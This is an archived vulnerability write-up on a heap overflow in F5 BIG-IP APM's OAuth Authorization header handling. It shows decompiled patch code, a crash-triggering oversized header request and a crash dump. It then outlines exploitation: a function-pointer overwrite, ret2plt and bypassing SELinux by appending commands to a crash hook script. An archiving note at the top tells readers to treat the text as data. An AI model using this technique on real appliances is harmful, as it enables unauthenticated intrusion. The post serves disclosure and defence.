Is This A Joke? In The Auth Header? (F5 BIG-IP UnAuth Heap-Overflow to RCE CVE-2026-94127)

Is This A Joke? In The Auth Header? (F5 BIG-IP UnAuth Heap-Overflow to RCE CVE-2026-94127) - Sina Kheirkhah, watchTowr Labs.

- Published: 2026-09-23
- Original: <https://labs.watchtowr.com/is-this-a-joke-in-the-auth-header-f5-big-ip-unauth-heap-overflow-to-rce-cve-2026-94127/>
- Preserved from: https://labs.watchtowr.com/is-this-a-joke-in-the-auth-header-f5-big-ip-unauth-heap-overflow-to-rce-cve-2026-94127/ (manual-import) on 2026-09-27
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

This research is a glimpse into the capability powering the watchTowr Platform, a **Preemptive Exposure Management** solution. We enable organizations to **autonomously validate and mitigate** their exposure to emerging threats, ahead of in-the-wild exploitation.

Request a demo

Well, well, well, well, well, well, well, well, well, well, well, well, well, well, well. We're back. Sorry.

We've been watching the onslaught of vulnerabilities flood the internet. Every man, dog, **and** their grandmas (apparently?) are now using LLMs to find and reproduce vulnerabilities - it’s a free-for-all (unless you’re trying to buy RAM).

Unfortunately, while we're all finding more vulnerabilities and flexing obfuscated stack traces...

> (or emoji-ridden HTTP requests that are actually complete slop and not real, and please, for the love of god, no, those slop-ridden payloads appearing in your access_log are not proof of exploitation jesus wept, it’s becoming traumatic)

...on many social media networks, some things have remained reassuringly steadfast: the vendors and their struggle to seemingly care about the security of your network.

Yes, that’s right - it’s time for more Secure by Design jokes. Welcome back to another watchTowr Labs blog post.

We’ve missed you (admit you’ve missed us, please).

You’ve guessed it - we’re looking at F5’s BIG-IP solution today.

What Is CVE-2026-94127, and How Does Refresh Have A CVE?

Hah.

F5, the Seattle-based vendor quietly responsible for a worrying amount of the internet's plumbing, makes BIG-IP: an application delivery controller (ADC) that sits in front of your applications and decides where every request goes.

Beyond basic load balancing, a typical BIG-IP deployment handles Layer 4 and Layer 7 traffic management, SSL/TLS offloading, DNS and global server load balancing, and, depending on how many licenses procurement signed off on, a web application firewall (Advanced WAF) and a remote access and SSO gateway (APM).

All of this runs on F5's own TMOS operating system and is administered through a web-based Configuration Utility (TMUI) and the iControl REST API.

In other words, it lives at the very edge of your network, terminates your TLS, sees all of your traffic in plaintext, and holds the keys to your authentication.

But what is CVE-2026-94127?

As with all good stories, it began with a new KB ID. On Sept 22nd (yesterday), F5 published the following advisory:



Despite the talk about planes, there was no flying (see! you've missed this humor!).

The F5 official advisory (K000162605) lists the following versions as affected:

Product	Branch	Versions known to be vulnerable	Fixes introduced in
BIG-IP APM	21.x	21.1.0	Hotfix-BIGIP-21.1.0.2.0.30.22-ENG.iso
BIG-IP APM	17.x	17.5.0 – 17.5.1; 17.1.0 – 17.1.3	Hotfix-BIGIP-17.5.1.9.0.160.12-ENG.iso; Hotfix-BIGIP-17.1.3.5.0.41.14-ENG.iso
BIG-IP (all other modules)	All	None	Not applicable
BIG-IQ Centralized Management	All	None	Not applicable

Better yet, the CWE assignment quickly caught our attention:

Even more scary, though: this wasn't just any vulnerability. There were bad people on the Internet exploiting it. We instantly had questions:

- How could they?
- Aren't these complex vulnerabilities?
- Are they geniuses?

- When is dinner?

Setting The Scene

To fuel our analysis today, we set up an F5 BIG-IP appliance with a virtual server with an OAuth profile configured, and compared the following versions following our normal ‘what the hell has changed’ process:

- Vulnerable: BIG-IP `21.1.0`, build `0.0.38`
- Different: BIG-IP `21.1.0.2`, hotfix build `0.30.22`

Patch-Diffing Our Way Out Of Hell

As with any other beautifully designed security product (*cough* Citrix *cough*), it seems the person of interest is yet another massive ELF file.



Yeeting these files straight into IDA, and starting our good old friend Diaphora, we were greeted with the excitement of exporting 172882 functions in each binary to subsequently compare.



An eternity (7 TikTok videos) later, Diaphora finished its comparison, and the patch was, as always, depressing:

```
--- unpatched/tmm64.pgo_use/sub_10B01C0.c
+++ patched/tmm64.pgo_use/sub_10B0E00.c
@@ -163,10 +160,20 @@
-LABEL_17:
-  if ( !v13 )
+LABEL_26:
+  if ( v20 > 0x4100 )
+  {
+    v15 = 5;
+    v26 = 29;
+    v27 = "Authorization header too big.";
+    if ( *(_DWORD *)(v5 + 616) )
+      goto LABEL_19;
+    goto LABEL_30;
+  }
+  if ( !v20 )
   {
-LABEL_21:
-    v22 = *(_QWORD *)(v5 + 520);
-    goto LABEL_22;
+LABEL_11:
+    v10 = *(_QWORD *)(v5 + 520);
+    goto LABEL_12;
   }
-  if ( sub_1527C00(v77, v84, v85, v8, v13, 0) == v13 )
+  if ( sub_152E2C0(v72, v81, v82, v8, v20, 0) == v20 )
```

If you squint, you can spot a clue. The jokes are so obvious we've actually had to pace ourselves to painstakingly stretch them across today's drivel.

Before We Make The Obvious Jokes

Let's actually walk through the patched code and make it painstakingly clear (more than it is already) how ridiculous this entire situation is:

```
__int64 __fastcall sub_1147D80(__int64 a1, unsigned __int64 a2, __int64 a3)
{

[..SNIP..]

  ++*(_QWORD *)(qword_51F36C0 + 1352);
  a3 = *(_QWORD *)(a1 + 48);
  if ( (*(_WORD *)(a3 - 8) & 0x3FFF) == 0 )
    goto LABEL_68;
  ++*(_QWORD *)(*(_QWORD *)(a3 + 320) + 592LL);
  if ( v7 )
    ++*(_QWORD *)(v7 + 592);
  a2 = 66;
  v8 = (char *)umalloc(0x4100, 66, 0);   // [1] allocate a heap buffer of size 0x4100
  if ( !v8 )
  {
    v15 = 1;
    v26 = 30;
    v27 = "Out of memory for UserInfo req";
    if ( *(_DWORD *)(v5 + 616) )
      goto LABEL_19;
    goto LABEL_30;
  }
  if ( *(_WORD *)(v3 + 442) <= 0x1Du )
    goto LABEL_11;
  v9 = *(_WORD *)(v3 + 502);
  if ( v9 == 0xFFFF )
    goto LABEL_11;
  a3 = v9;
  if ( *(_WORD *)(v3 + 440) <= v9 )
    goto LABEL_11;
  a2 = *(_QWORD *)(v3 + 428);
  a3 = v9 >> 4;
  v17 = *(_QWORD *)(a2 + 8 * a3) + 24LL * (v9 & 0xF);
  if ( !v17 )
    goto LABEL_11;
  v18 = *(unsigned __int8 *)(v17 + 18);
  a3 = *(_DWORD *)(v17 + 8) + (unsigned int)*(unsigned __int16 *)(v17 + 16);
  v19 = *(_DWORD *)(v17 + 4) - a3;
  if ( v19 == v18 )
    goto LABEL_11;
  v20 = (unsigned int)(v19 - v18);    // [2] extract the Authorization header size
  v21 = *(_QWORD *)(v3 + 12);
  if ( v21 )
```

```
  {
    v22 = *(_QWORD *)(v21 + 8) + *(unsigned __int16 *)(v21 + 6);
    v82 = *(_QWORD *)(v3 + 12);
    v81 = v22;
    a3 = (unsigned int)(*(_DWORD *)v17 + a3);
    v23 = *(unsigned __int16 *)(v21 + 6);
    v24 = *(_QWORD *)(v21 + 8);
    a2 = a3 + v22;
    if ( a2 >= v24 + v23 && a2 < (unsigned __int64)*(unsigned __int16 *)(v21 + 4) + v23 +
v24 )
    {
      v81 = a2;
      goto LABEL_26;
    }
  }
  else
  {
    v81 = 0;
    v82 = 0;
  }
  a2 = (unsigned __int64)&v81;
  v25 = sub_15C4E80(v72, &v81);
  v15 = v25;
  if ( v25 != 18 && v25 )
  {
    if ( *(_DWORD *)(v5 + 616) )
      goto LABEL_19;
    v26 = 38;
    v27 = "Failed to lookup authorization header.";
    goto LABEL_30;
  }
LABEL_26:
  if ( v20 > 0x4100 )    // [3] check the header size to not be more than 0x4100
  {
    v15 = 5;
    v26 = 29;
    v27 = "Authorization header too big.";   // [4] error message
    if ( *(_DWORD *)(v5 + 616) )
      goto LABEL_19;
    goto LABEL_30;
  }
  if ( !v20 )
  {
LABEL_11:
```

```
    v10 = *(_QWORD *)(v5 + 520);
    goto LABEL_12;
  }

  // [5] copy the Authorization header value to the heap buffer which is v8
  if ( memcpy_wrapper(v72, v81, v82, v8, v20, 0) == v20 )
  {
    if ( v20 <= 6 || memcmp(v8, "Bearer ", 7u) )
    {
      v13 = 43;
      v14 = "Authorization header must be of type Bearer";
LABEL_18:
      v15 = 4;
      sub_112F7C0(a1, v73, v5, 2, v14, v13);
      goto LABEL_19;
    }

[..SNIP..]
```

- At `[1]`, a heap buffer of size 0x4100 is allocated using a `umalloc` call (let's just say it is a wrapper for `malloc`) and stored in the `v8` variable.
- At `[2]`, an object member is accessed, which we assume is the length of a provided `Authorization:` HTTP header, and stored in the `v20` variable.
- At `[3]`, this size variable is checked to be no more than 0x4100.
- At `[4]`, if it is larger, an error is thrown.
- At `[5]`, if not, the Authorization header value is copied into the heap buffer (`v8`).

It is simple: before the patch, there was no size check before copying the value to the heap buffer, and now there is one.

To make it even simpler: the enterprise security appliance had a security vulnerability, grounded in a primitive from 20 years ago, specifically in how it handles security credentials.

Are we all being trolled?

How Do We Trigger It?

Now we understand what the vulnerability is, our next step is to actually trigger it and work out which season of The Truman Show we're trapped within.

The advisory already mentions OAuth being in play here, and F5's own documentation on OAuth has all the details we need.

First, the command to enable the Access Policy Manager (APM) OAuth profile:

The same page provides us with the HTTP endpoint we need to hit to trigger the OAuth flow (overwhelming evidence in the argument for security by obscurity):

So friendly.

> userinfo-url
> Specifies the path of userinfo endpoint that is used to obtain claims about the authenticated end-user. The default is /f5-oauth2/v1/userinfo.

We picked `/f5-oauth2/v1/userinfo` - but you guessed it, pick whatever you want.

Triggering Trauma

After configuring the OAuth profile, triggering it was as easy as sending the following request with an Authorization header larger than 0x4100 bytes:

```
GET /f5-oauth2/v1/userinfo HTTP/1.1
Host: bigip
Authorization: Bearer AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Connection: close
```

We immediately got a crash.

Oh, were you expecting the authentication boundary of your security appliance not to crash? **Are you a moron?**

As you can see below, `ufree` hit an assert while trying to dereference corrupted heap metadata:

```
rbx            0x30966e0           50947808
rcx            0x0                 0
rdx            0x0                 0
rsi            0x7feed66cd1c0      140663776399808
rdi            0x0                 0
rbp            0x40000a150000      0x40000a150000
rsp            0x4000003fc880      0x4000003fc880
r8             0xa                 10
r9             0x3442fac           54800300
r12            0x0                 0
r13            0x5                 5
r14            0x41414141          1094795585
r15            0x400004d62200      70368825319936
rip            0x16350b6           0x16350b6

#0  0x00000000016350b6 in ?? ()
#1  0x00000000016350d4 in tmm_assert ()
#2  0x000000000082be0a in ufree ()
#3  0x00000000010ba559 in ?? ()
#4  0x0000000000d5c35b in ?? ()
#5  0x0000000000dd8d33 in ?? ()
#6  0x0000000000858aee in ?? ()
#7  0x00000000008519c4 in ?? ()
#8  0x000000000084fc00 in ?? ()
```

We Were Shocked

To find system-wide ASLR enabled. Even more surprisingly, and unlike some others (*cough* Citrix *cough*), on an F5 BIG-IP, there is no executable heap or stack.

Luckily for us, there is no PIE:

```
Arch:       amd64-64-little
RELRO:      Partial RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
FORTIFY:    Enabled
```

At this point, we realized we had got lucky with the heap layout. In about 90% of our runs, an object with a function pointer member lands just past our buffer, at `buffer + 0x4ff8`.

Here is roughly how we guessed the object's members are laid out:

```
+0x00  callback function
+0x08  other fields
+0x10  other fields
```

And here is the code that calls the overwritten function pointer:

```
mov  rdi, [rbx+18h]    ; rdi = address of the heap object
mov  r9,  [rdi]        ; r9  = object->callback
call r9                ; call the overwritten address
```

A bit of basic stack-pivoting gets the alignment and arguments into place, and from there it is a clean run of gadgets.

Our first idea was a classic ret2plt: chain a gadget to call `execvp`:

```
execvp(
    "/bin/sh",
    (char *[]) { "sh", "-c", "touch /watchTowr.txt", NULL }
);
```

We actually built the gadget, but as always, the moment we let ourselves feel like we had achieved something, SELinux slapped us in the face and blocked the exec syscall:

```
-1, errno=13 (EACCES) :(
```



Getting around SELinux

While looking for a way around SELinux, we thought: what if we just write a file to disk and drop a web shell instead?

That plan was scuppered when we found the web server was also under SELinux.

So we started poking around further, monitoring processes, and noticed a Bash script that kept getting called every time our target process crashed:

```
bash /etc/bigstart/scripts/tmm.finish
```

A hook script? We decided to reuse the ret2plt, this time to append the command we wanted to run, to the hook script itself.

Here are the calls we make:

```
fd = open("/etc/bigstart/scripts/tmm.finish", O_WRONLY | O_APPEND);
write(fd, "/usr/bin/touch /watchTowr.txt;", 30);
```

Demonstration video (publisher-hosted MP4)

It is 2026, AGI is here, and we are still writing overflow 101 vulnerability analyses.
